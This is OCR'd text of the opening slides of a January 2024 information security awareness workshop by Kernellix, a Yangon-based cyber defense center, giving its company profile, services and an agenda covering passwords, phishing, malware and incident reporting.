kernellix

Cyber Defense and Response Center

Information Security Awareness Workshop

Prepared for Fed.MES

Jan 2024

Ye Thura Thet


Principal Analyst

TLP:AMER

Confidential

About Us

24/7 cyber fusion center, operating from 2,000 square feet office in MICT Park. Established in 2014, Head quartered in Yangon, Myanmar.



2023 Operations

20+	SOC Subscribers
10 K+	Network & Endpoint Sensors
100 +	Security Incidents Per Months
6 +	Digital Forensics
50 +	Security Assessment Projects

Security Operations

Detect, respond, and remediate cyber incidents using state-of-the-art technology and a well-established incident response process

Security Engineering

Enhance protection, detection, and response capabilities through the use of state-of-the-art technology and in accordance with industry benchmarks.


Security Assessment

Uncover vulnerabilities and exposures through a thorough testing methodology and real-world attack vectors.

Information Assurance

Assess risk factors and enhance cyber security program based on proven industry best practices.

Field Notes



Security Operations Center

MDR

Detection & Response

Threat Hunting

T-1 / T

DFIR

Digital Forensic Incident Response

T+ 1

Post Incident Reports

- Root Cause Analysis
- Lesson Learned
- Recommendations

It is better to be a warrior in a garden


than a gardener in a war.

Agenda

- Cybersecurity Threat Landscape
- Understanding and protecting everyday cyber threats
  - Passwords
  - Phishing
  - Malware
  - System Security
  - Incident Reporting
- Strategy and Tactics

TLP:AMBER

Bank Cyber Heist



